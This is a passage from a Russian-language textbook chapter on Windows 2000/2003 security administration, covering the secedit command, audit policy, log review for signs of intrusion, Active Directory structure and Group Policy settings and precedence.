- `Machine_policy`. Указывает, что необходимо обновить политику безопасности для локального компьютера.
- `User_policy`. Указывает, что необходимо обновить параметры безопасности локального пользователя, который в данный момент находится в системе.
- `/enforce`. Указывает, что политика должна быть обновлена, даже если в нее не внесено никаких изменений.

Эта команда обеспечивает тот факт, что в системе действует нужная политика безопасности.

Экспорт

`Secedit` применяется также для экспорта конфигурации из базы данных безопасности в шаблон безопасности, что позволяет использовать шаблон безопасности на других компьютерах. Соответствующая команда имеет вид:

```
Secedit /export  [/MergedPolicy] [/DB имя файла базы данных]
  [/CFG имя файла  конфигурации]
 [/areas area1 area2:] [/log имя файла журнала]
  [/verbose] [/quiet].
```

В данной команде могут использоваться следующие параметры:

- `MergedPolicy`. Указывает, что secedit должна экспортировать

как доменную, так и локальную политику.

- `/DB` имя файла базы данных. Указывает путь к базе данных, содержащей конфигурацию, которую необходимо экспортировать.
- `/CFG` имя файла конфигурации. Указывает путь сохранения шаблона безопасности.
- `/areas`. Указывает области безопасности шаблона, которые должны быть применены к системе. Этими областями являются: Securitypolicy, Group_mgmt, User_rights, Regkeys, Filestore, Services. Если ни одна область не указана, то по умолчанию используются все области.
- `/log` имя файла журнала. Указывает путь к файлу журнала, который будет создан в результате выполнения команды.
- `/verbose`. Сообщает команде `secedit` о том, что необходимо отображать детальные сведения во время выполнения.
- `/quiet`. Отключает вывод данных на экран в процессе выполнения.

Результаты выполнения этой команды можно сравнить с результатами выполнения других команд, чтобы обеспечить действие одной и той же политики по всему домену.

Вопрос к эксперту

Вопрос. Можно ли использовать `secedit` для управления большим числом систем?

Ответ. Конечно. Ее можно использовать для разработки корректной конфигурации системными администраторами на тестовой системе. Эту конфигурацию затем можно экспортировать и использовать для утверждения конфигурации для каждой рабочей станции и сервера. Secedit используется во время выполнения сценариев загрузки для проверки текущей конфигурации и для ее обновления в случае внесения локальным администратором или пользователем каких-либо изменений.

Аудит системы

Все системы Windows 2000 должны подвергаться аудиту. Политика аудита в системе настраивается в утилите Local Security Settings

(Локальные параметры безопасности) (см. рис. 15.14). Выберите событие, аудит которого следует производить, и дважды щелкните на нем, чтобы отобразить окно конфигурации.

Политика аудита должна настраиваться в соответствии с политикой безопасности организации. Как правило, рекомендуется фиксировать следующие события:

- аудит событий входа через учетные записи, успех или неудача;
- аудит *управления учетными записями*, успех или неудача;
- аудит событий входа, успех или неудача;
- аудит доступа к объектам, неудача;
- аудит изменения политики, успех или неудача;
- аудит использования привилегий, неудача;
- аудит *системных событий*, успех или неудача.



Рис. 15.14. Настройка политики аудита в системе Windows 2000

Внимание!

При аудите доступа к объектам может генерироваться достаточно большое число записей журнала, даже если включена только опция записи неудачных событий. Тщательно отслеживайте новую систему и убедитесь, что по этой причине не происходит переполнение файлов журналов.

Файлы журнала

Записи журнала аудита в системе Windows 2000 создаются в журнале событий безопасности, который расположен в папке `\%systemroot%\system32\ config`. Разрешения журнала событий безопасности предоставляют доступ только администраторам. Администраторы должны регулярно проверять файлы журналов. Так как записи файлов журналов являются самым лучшим средством выявления неполадок в системе или несанкционированных действий пользователей, то, если администраторы не будут просматривать файлы журналов, смысл фиксирования информации сведется к нулю (см. раздел "Поиск подозрительных признаков", в котором рассказывается о признаках *подозрительной активности*).

Если регулярно производится резервное копирование системы, файлы журнала также должны резервироваться. Если журналы событий нужно сохранять на более длительные периоды времени, рекомендуется периодически перемещать файлы журналов с системы. Файлы можно сохранять в виде текстовых файлов или файлов с разделителями-запятыми посредством команды Save As (Сохранить как) в меню Action (Действие) в программе Event Viewer (Просмотр событий).

Поиск подозрительных признаков

Существует несколько признаков того, что в системе Windows 2000 что-то идет не так, как нужно, и что кто-то пытается выполнить запрещенные действия.

Попытки атак с использованием "грубой силы"

Если кто-либо пытается угадать пароли учетных записей (вручную или с привлечением автоматизированной программы), в журнал событий будут занесены записи, отображающие неудачные попытки входа в систему. Кроме того, если система настроена на блокировку учетных

записей после определенного числа попыток входа, будет присутствовать набор заблокированных учетных записей. Сообщения о неудачных попытках входа в журнале событий безопасности содержат имя рабочей станции, с которой осуществлялась каждая попытка. С этой рабочей станции и следует начать выяснение причины неудачных попыток входа в систему. Метод выяснения зависит от источника попыток. Если источник внутренний, следует найти сотрудника, работающего за данной рабочей станцией, и поговорить с ним. Если источник внешний, следует заблокировать на межсетевом экране доступ с IP-адреса источника.

Ошибки доступа

Ошибки доступа могут означать, что доступ к секретным файлам пытается получить авторизованный пользователь. Единичные ошибки считаются в порядке вещей. Однако если обнаружится пользователь, совершивший неудачные попытки входа в большое число файлов или каталогов, то у вас появятся все основания для выяснения причин неудачных попыток.

Примечание

Информация в журнале событий безопасности содержит перечень неудачных попыток входа. Она не представляет собой доказательства того, что конкретный сотрудник пытался получить несанкционированный доступ к информации. Эти сообщения журнала могут генерироваться процессами, пытающимися осуществить доступ без ведома пользователя; также причиной возникновения этих записей является использование кем-либо учетной записи данного пользователя или его системы. Ни в коем случае не следует считать, что записи в журнале являются достаточным доказательством для того, чтобы обвинить сотрудника в совершении противоправных действий.

Отсутствие файлов журналов или пробелы в них

В работающей системе Windows 2000 с включенным аудитом файлы журналов никогда не бывают пусты. Многие злоумышленники очищают файлы журналов сразу после входа в систему в надежде скрыть факт своего присутствия. Если вы обнаружили пустой файл журнала, это говорит о том, что с системой что-то не в порядке, и следует

немедленно начать выяснение причин отсутствия в журналах данных. Может оказаться, что другой администратор указал опцию очистки файлов журналов, так как они имели очень большой размер. Однако может выясниться, что в систему кто-то проник несанкционированно.

Не так давно начали выходить в свет утилиты, помогающие злоумышленникам изменять отдельные записи в файлах журналов. В результате этого действия в файле журнала может оказаться пробел. Чтобы обнаружить пробел, просмотрите содержимое файла и выясните, присутствуют ли в нем пропуски, большие, чем обычные. Если обнаружатся значительные пробелы в содержимом файла, следует выяснить причину их появления. Имейте в виду, что система не создает записи в журнале, когда она отключена. В данном случае в содержимом файла перед и после каждого пробела будут присутствовать записи отключения и *запуска системы*.

Неизвестные процессы

В системах Windows 2000 выполняется множество процессов. Некоторые из них обнаружить легко, другие - сложнее. Если посмотреть в окно программы Task Manager (Диспетчер задач) (см. рис. 15.15), то можно увидеть процессы, выполняющиеся в данный момент в системе, а также процент использования процессора и объем используемой процессами памяти.

Системные администраторы должны периодически открывать Диспетчер задач и выяснять, не выполняются ли в системе какие-либо неизвестные процессы. Например, рекомендуется всегда искать процессы CMD. Процесс CMD является сеансом командной строки или окном DOS. Если он работает, то на экране должно отображаться соответствующее окно. В некоторых случаях злоумышленники запускают процесс CMD для выполнения операций в системе. Это явный признак того, что в системе происходит что-то необычное.



Рис. 15.15. Диспетчер задач Windows 2000

Использование Active Directory

Центральным элементом системы безопасности Windows 2000/2003 является Active Directory (AD). AD - это *служба каталогов*, разработанная и внедренная в последние версии операционной системы Windows. Она является попыткой Microsoft создания масштабируемой структуры домена, взамен старой модели домена Windows NT.

Примечание

Основным различием Windows 2000 Server и Windows 2003 является гибкость и управляемость AD. Самое значительное изменение, связанное с безопасностью, связано с доверием между лесами.

AD может состоять из одного или более доменов, причем каждый домен имеет свои политики безопасности и безопасные (т. е. доверенные) взаимоотношения с другими доменами. Пространство имен домена соответствует домену DNS, а домен Root - это первый домен, создаваемый в AD. Все домены в AD совместно используют одну и ту же конфигурацию, схему и глобальный каталог. Ключевыми компонентами AD и их функциями являются следующие элементы.

- Global Catalog (GC, Глобальный каталог). Серверы GC содержат частичные реплики всех доменов в AD, а также полную реплику схемы и именования конфигурации, поэтому эти системы являются носителями секретной информации и должны соответствующим образом защищаться.
- Схема. Схема определяет, какие объекты и атрибуты могут храниться в AD. Она поддерживает все классы объектов и атрибуты, содержащиеся в AD. Для каждого класса объектов схема определяет место в AD для создания класса объекта, а также список атрибутов, которые должен содержать класс. Это ключевой компонент AD, и очень важно обеспечить его безопасность
- Домен. Домен - это группа компьютеров, объединенных для формирования административной ограниченной области пользователей, групп, компьютеров и *организационных единиц*.
- *Организационная единица* (OU) - это тип объектов каталога, с которыми можно связать *групповые политики* и таким образом определять в них ограничения безопасности. Это наименьшие административные единицы в AD, формирующие границы

защищаемой области. По умолчанию, так как домен является ограниченной областью администрирования, и OU существует только внутри домена, домен является наиболее внешней организационной единицей.

- *Групповые политики*. Объект домена, обеспечивающий возможность группирования параметров безопасности и конфигурации в шаблоны, которые могут применяться к отдельным системам, доменам или организационным единицам.
- Доверительные взаимоотношения. Доверительные взаимоотношения позволяют использовать информацию из одного домена, такую как идентификаторы безопасности пользователей, в другом домене. По умолчанию в AD имеется двустороннее транзитивное доверие. Домены с двусторонним доверием полностью доверяют друг другу. Транзитивное доверие означает, что если домен A доверяет домену B, а домен B доверяет домену C, то домен A доверяет домену C. Можно сравнить этот принцип с доверием в Windows NT, где оно было однонаправленным (поэтому приходилось настраивать доверие в отдельном порядке) и не транзитивным, т. е. доверие имело место только по отношению к тем доменам, с которыми были установлены непосредственные *доверительные отношения*.

Безопасная установка и настройка

При настройке AD наиболее важным моментом, связанным с безопасностью, является выбор опции *Permissions* Compatible with Pre-Windows 2000 Server (Разрешения совместимы с версиями Windows, предшествующими Windows 2000 Server). Эта опция делает группу Everyone (Все) членом встроенной группы Pre-Windows 2000 Compatible *Permissions* (Разрешения, совместимые с операционными системами, предшествующими Windows 2000). Это позволяет устанавливать анонимные соединения с AD (т. е. предоставляются анонимные полномочия на чтение всем важным пользовательским и групповым атрибутам домена). Если поддержка систем, предшествующих Windows 2000, не требуется, не следует включать эту опцию.

На данном этапе (если вы не упустили какие-либо разрешения) AD должна быть достаточно защищена. Единственное, что осталось сделать, - убедиться, что пользователи используют надежные пароли, и

что системы защищены от сетей без доверия (таких как интернет).

Администрирование

Ниже приведен перечень основных средств, используемых для управления AD, с кратким описанием каждой утилиты.

- Active Directory Domains and *Trusts*. Эта утилита используется для запуска программы Domain Manager (Диспетчер домена), управления доверительными взаимоотношениями, установки режима функционирования и определения альтернативных суффиксов UPN (User *Principal* Name).
- Active Directory Sites and Services. Эта утилита используется для администрирования топологии репликации, добавления и удаления сайтов, переноса компьютеров в сайт, добавления в сайт подсети, связывания сайта с подсетью и создания *связи сайта*.
- Active Directory Users and Computers. Эта утилита используется для управления объектами в домене. С ее помощью осуществляется добавление, перенос, удаление и изменение атрибутов таких объектов AD, как пользователи, группы, компьютеры и общие папки.
- ADSIEdit. Эта оснастка позволяет выполнять LDAP-операции по отношению к любым разделам каталога (домен, конфигурация или схема). ADSIEdit осуществляет доступ к AD через ADSI и позволяет добавлять, удалять и перемещать объекты внутри AD. Также с ее помощью можно просматривать, изменять и удалять атрибуты.

Групповая политика и безопасность

Групповые политики (GP) представляют собой основной метод обеспечения централизованного *управления конфигурацией* безопасности в Windows 2000 и Windows 2003. Они могут применяться на уровне сайта, домена и OU, а также могут применяться к пользователям и компьютерам (Users and Computers) в Active Directory. GP используются для выполнения следующих действий.

- Блокировка рабочих столов пользователей.
- Применение параметров безопасности.

- Ограничение доступа к приложениям.
- Установка разрешения реестра и файловой системы.
- Настройка конфигурации беспроводной сети.

Совет

Настоятельно рекомендуется использовать утилиту Group Policies вместо Local *System Policies*, если это возможно.

Параметры конфигурации

Утилита Group Policies разделена на две области - User (Пользователь) и Computer (Компьютер). Область настройки пользователя User Configuration содержит такие элементы, как параметры рабочего стола, параметры безопасности и сценарии входа и выхода из системы. Эти элементы определены под деревом User Configuration и применяются при входе в систему или обновлении групповой политики. Computer Configuration используется для настройки работающей системной среды (а не пользовательской оболочки), включая параметры служб, параметры безопасности и сценарии загрузки/отключения. Эти элементы определены в дереве Computer Configuration и применяются при загрузке и обновлении Group Policy.

По умолчанию GP применяются в зависимости от расположения настраиваемого объекта. Пользовательские GP зависят от того, в каком сайте, домене и организационной единице находится объект "пользователь". То же самое относится и к компьютеру. GP применяются к компьютерам в зависимости от расположения объекта "компьютер" (сайт, домен и *организационная единица*, в которой находится компьютер). Это означает, что если GP применяется к объекту User (Пользователь), то используется конфигурация пользователя, а конфигурация компьютера групповой политики игнорируется. И наоборот, если GP применяется к объекту Computer (Компьютер), используется конфигурация компьютера, а конфигурация пользователя игнорируется.

Групповые политики по умолчанию

Имеются две *групповые политики*, установленные по умолчанию, создаваемые при создании домена: Default Domain Policy (Политика

домена по умолчанию) и Default Domain Controller Policy (Политика контроллера домена по умолчанию). Политика домена по умолчанию применяется к контейнеру домена. Она может быть применена ко всем компьютерам в домене по умолчанию. Политика контроллера домена по умолчанию применяется к "специальному" контейнеру контроллера домена в домене и, кроме того, применима только к контроллерам домена.

Параметры конфигурации в групповой политике

Так как мы не можем рассказать подробно о групповых политиках, уложившись в одну лекцию, то обсудим наиболее важные элементы, связанные с безопасностью, которые могут (и должны) быть применены через групповую политику. Как уже говорилось ранее, каждая *групповая политика* имеет два основных дерева данных конфигурации: Computer Configuration (Конфигурация компьютера) и Users Configuration (Конфигурация пользователей). Эти области отображаются в виде двух раздельных секций в окне Group Policy Object Editor (Редактор *объекта групповой политики*) (см. рис. 15.16).

Конфигурация компьютера:

- Account Policies: Password Policy (Политики учетных записей: политика паролей). Позволяет настраивать историю, требования к возрасту, длине и сложности паролей.
- Account Policies: Account *Lockout* Policy (Политики учетных записей: политика блокировки учетных записей). Позволяет настраивать число попыток, длительность и сброс.
- Local Policies: *Audit Policies* (Локальные политики: политики аудита). Позволяет включать аудит в системах.



Рис. 15.16. Редактор объекта групповой политики

- Local Policies: User Rights Assignment (Локальные политики: присвоение прав пользователей). Позволяет присваивать пользовательские права пользователям и группам.
- Local Policies: Security Options (Локальные политики: параметры безопасности). Позволяет настраивать политики, связанные с безопасностью, включая подписи SMB, ограничения безопасности каналов, автоматический выход, уровень аутентификации *LAN Manager*, текстовое сообщение входа и примечание, а также множество других элементов (40 по умолчанию).
- *Event Log*: Settings for *Event Logs* (Журнал событий: параметры журналов событий). Позволяет настраивать объем журнала, ограничения доступа, параметры сохранения, а также необходимость отключения системы по заполнении журналов.
- Restricted Groups: Members of Restricted Group (Ограниченные группы: члены ограниченной группы). Предписывает членство в

группе. Если пользователь или группа входят в список членов ограниченной группы, но не находятся в группе, происходит добавление в группу этого пользователя или группы. Если пользователь или группа является членом группы, но отсутствует в списке членов ограниченной группы, то этот пользователь или группа удаляется.

- Restricted Groups: Restricted Group Is Member Of (Ограниченные группы: ограниченная группа входит в). Если ограниченная группа не входит в группу, которой она должна принадлежать, она добавляется в нее. В отличие от предписания членства в группе, описанного выше, если ограниченная группа принадлежит группе, которая здесь отсутствует, то эта ограниченная группа не удаляется.
- *IP Security* Policies (Политики безопасности IP). Позволяет настраивать списки и действия фильтров, правила политик, методы защиты и аутентификации, типы соединений и *ключевые параметры* и методы обмена.

Конфигурация пользователя:

- Windows Settings: Internet Explorer *Maintenance*: Security (Настройки Windows: обслуживание Internet Explorer: безопасность). Позволяет настраивать особые зоны безопасности, оценку содержимого и параметры аутентификации.
- Windows Settings: Scripts (Настройки Windows: сценарии). Позволяет указывать сценарии входа и выхода из системы.
- Administrative Templates: Windows Components: Windows Explorer (Шаблоны администрирования: компоненты Windows: Проводник Windows). Позволяет настраивать пользовательские параметры для Проводника Windows. Среди этих параметров следует отметить удаление меню File (Файл), опций Map *Network Drive* (Подключить сетевой диск) и *Disconnect Network Drive* (Отключить сетевой диск), скрытие вкладки Hardware (Оборудование), запрос *аутентификационных данных* для сетевых инсталляций и многое другое.
- Administrative Templates: Windows Components: Windows Installer (Шаблоны администрирования: компоненты Windows: программа установки Windows Installer). Позволяет запретить пользователям производить установку со съемных носителей, а также вносить

другие изменения в конфигурацию.

- Administrative Templates: Start Menu and Taskbar (Шаблоны администрирования: меню Пуск и панель задач). Позволяет удалять папки пользователя из меню Start (Пуск), отключать и удалять ссылки на Windows Update, отключать опцию Log Off (Выход из системы) в меню Start (Пуск), отключать и удалять команду *Shut* Down (Завершение работы), удалять отдельные меню и др.
- Administrative Templates: Desktop (Шаблоны администрирования: Рабочий стол). Используется для скрытия всех значков Рабочего стола, запрета на изменение пользователями пути к папке My Documents (Мои документы), необходимости сохранения параметров при выходе и др. Также позволяет настраивать элементы, связанные с Active Desktop, и взаимодействие пользователей с Active Directory.
- System: Group Policy (Система: *групповая политика*). Позволяет настраивать пользовательские параметры, такие как интервал обновления пользователей, выбор контроллера домена, автоматическое обновление файлов *ADM* и др.

Выше приведены наиболее важные компоненты оснастки Group Policies с указанием того, каким образом они связаны с безопасностью. Это лишь очень общее описание рассматриваемой области, а не полноценный обзор. Обязательно ознакомьтесь с более детальной информацией по данной теме перед тем, как вплотную заняться работой с оснасткой Group Policies.

Дополнения групповой политики в Windows 2003

В Windows 2003 в групповую политику добавлены два отдельных элемента, связанных с безопасностью систем в AD. Этими элементами являются Software Restriction Policies (Политики ограничения программного обеспечения) (о них уже говорилось выше) и *Wireless Network* (*IEEE 802.11*) Policies (Политики беспроводных сетей [*IEEE 802.11*]).

Политики ограничения программного обеспечения. Функции оснастки Group Policy такие же, как у оснастки Local *Security Policy* (Локальная политика безопасности), однако эту оснастку можно применить к

домену или OU. Параметры, связанные с безопасностью, настраиваемые с помощью данной групповой политики, включают в себя следующие настройки.

- Тип беспроводной сети, к которой могут осуществлять доступ клиенты: Ad Hoc (Точка доступа), *Infrastructure* (Инфраструктура) или Any (Любая).
- Возможность запрета на использование беспроводными клиентами Windows локальных параметров Windows для настройки их параметров беспроводных сетевых соединений.
- Возможность разрешить пользователям подключаться только к предпочитаемым сетям.
- Возможность требовать аутентификацию 802.1X при каждом подключении к беспроводным сетям *802.11* (см. рис. 15.17).
- Указание типа *EAP*: *Smart Card* or other *certificate* (*Смарт-карта* или другой сертификат) или Protected *EAP* (PEAP) (Защищенный *EAP*).
- Выбор метода аутентификации для использования в PEAP: Secured password (*EAP*-MSCHAP v2) (Защищенный пароль *EAP*-MSCHAP v2) или *Smart Card* or other *certificate* (*Смарт-карта* или другой сертификат).



Рис. 15.17. Свойства IEEE 802.1x

Старшинство

Ниже приведены шаги, автоматически выполняемые системой при оценке/применении Group Policy.

При загрузке системы:

1. Область Computer Configuration (Конфигурация компьютера) оснастки Local *Security Policy* (Локальная политика безопасности).
2. Область Computer Configuration (Конфигурация компьютера) оснастки Group Policies (*Групповые политики*), связанной с сайтом (в порядке предпочтения - от наименее до наиболее предпочтительного).

3. Область Computer Configuration (Конфигурация компьютера) оснастки Group Policies (*Групповые политики*), связанной с доменом.
4. Область Computer Configuration (Конфигурация компьютера) оснастки Group Policies (*Групповые политики*), связанной с OU, в порядке предпочтения - от самой внешней организационной единицы до самой внутренней, и внутри OU - с самого низкого уровня до самого высокого.

При входе пользователя:

1. Области User Configuration (Конфигурация пользователя) оснастки Local *Security Policy* (Локальная политика безопасности).
2. Области User Configuration (Конфигурация пользователя) оснастки Site Group Policies (*Групповые политики* сайта) в порядке предпочтения.
3. Области User Configuration (Конфигурация пользователя) оснастки Domain Group Policies (*Групповые политики* домена) в порядке предпочтения.
4. Области User Configuration (Конфигурация пользователя) оснастки OU Group Policies (*Групповые политики* организационного подразделения) в порядке предпочтения.

Замыкание на себя

Ранее мы говорили о том, что по умолчанию GP применяются в зависимости от расположения настраиваемого объекта. Чтобы обойти эту возможность для пользователей, компания Microsoft реализовала замыкание на себя (*loopback*). Эта возможность используется для конфигурации пользователя групповых политик, а также конфигурации компьютера, в зависимости от расположения объекта "компьютер" (не пользователь) при входе пользователя в систему. Таким образом, каждый пользователь, осуществляющий вход в систему компьютера, получает конфигурацию пользователя (User Configuration) из групповых политик этого компьютера. При включении опции можно также указать функцию Merge (Слияние) (объединение конфигурации из всех групповых политик) или Replace (Замещение) (только применение конфигураций пользователей в зависимости от расположения объекта "компьютер").

Наследование

Во многом аналогично наследованию списков ACL, параметры GP передаются от самых дальних к самым ближним, причем ближние/низшие имеют большее старшинство. Порядок оценки таков: Local *Security Policy* (Локальная политика безопасности), Site Group Policies (*Групповые политики* сайта), Domain Group Policies (*Групповые политики* домена) и OU Group Policies (*Групповые политики* организационного подразделения). Существует возможность блокировки наследования политики, если не требуется наследовать параметры. Это позволит блокировать *групповые политики*, связанные с сайтами, доменами или организационными единицами высших уровней от применения их к текущему сайту, домену или организационному подразделению и к их дочерним объектам. Как администратору верхнего уровня вам может понадобиться включение принудительного использования некоторых политик верхнего уровня (например, минимальная длина пароля); для этого существует опция No Override (Игнорирование невозможно). Эту опцию можно включить для того, чтобы предотвратить обход (включая блокировку) политики любым дочерним объектом.

Примечание

По большому счету, между сайтами и доменами в действительности нет никакого "наследования". Будет происходить оценка только тех групповых политик, связанных с конкретным сайтом или доменом, в котором находится пользователь или компьютер. *Организационная единица* является единственным контейнером, для которого действительно наблюдается наследование при проходе вниз по дереву элементов.

Средства управления групповой политикой

Следующие утилиты весьма полезны для управления групповыми политиками и просмотра результатов их работы.

Group *Policy Management* Console. Утилита Group *Policy Management* Console (Консоль управления групповой политикой) представляет собой оснастку *MMC* и набор сценариев, предоставляющих единый интерфейс управления групповой политикой на предприятии. Интерфейс показан на рисунке 15.18 с отображением части политики

домена по умолчанию (Default Domain Policy) для домена jiloa.com.

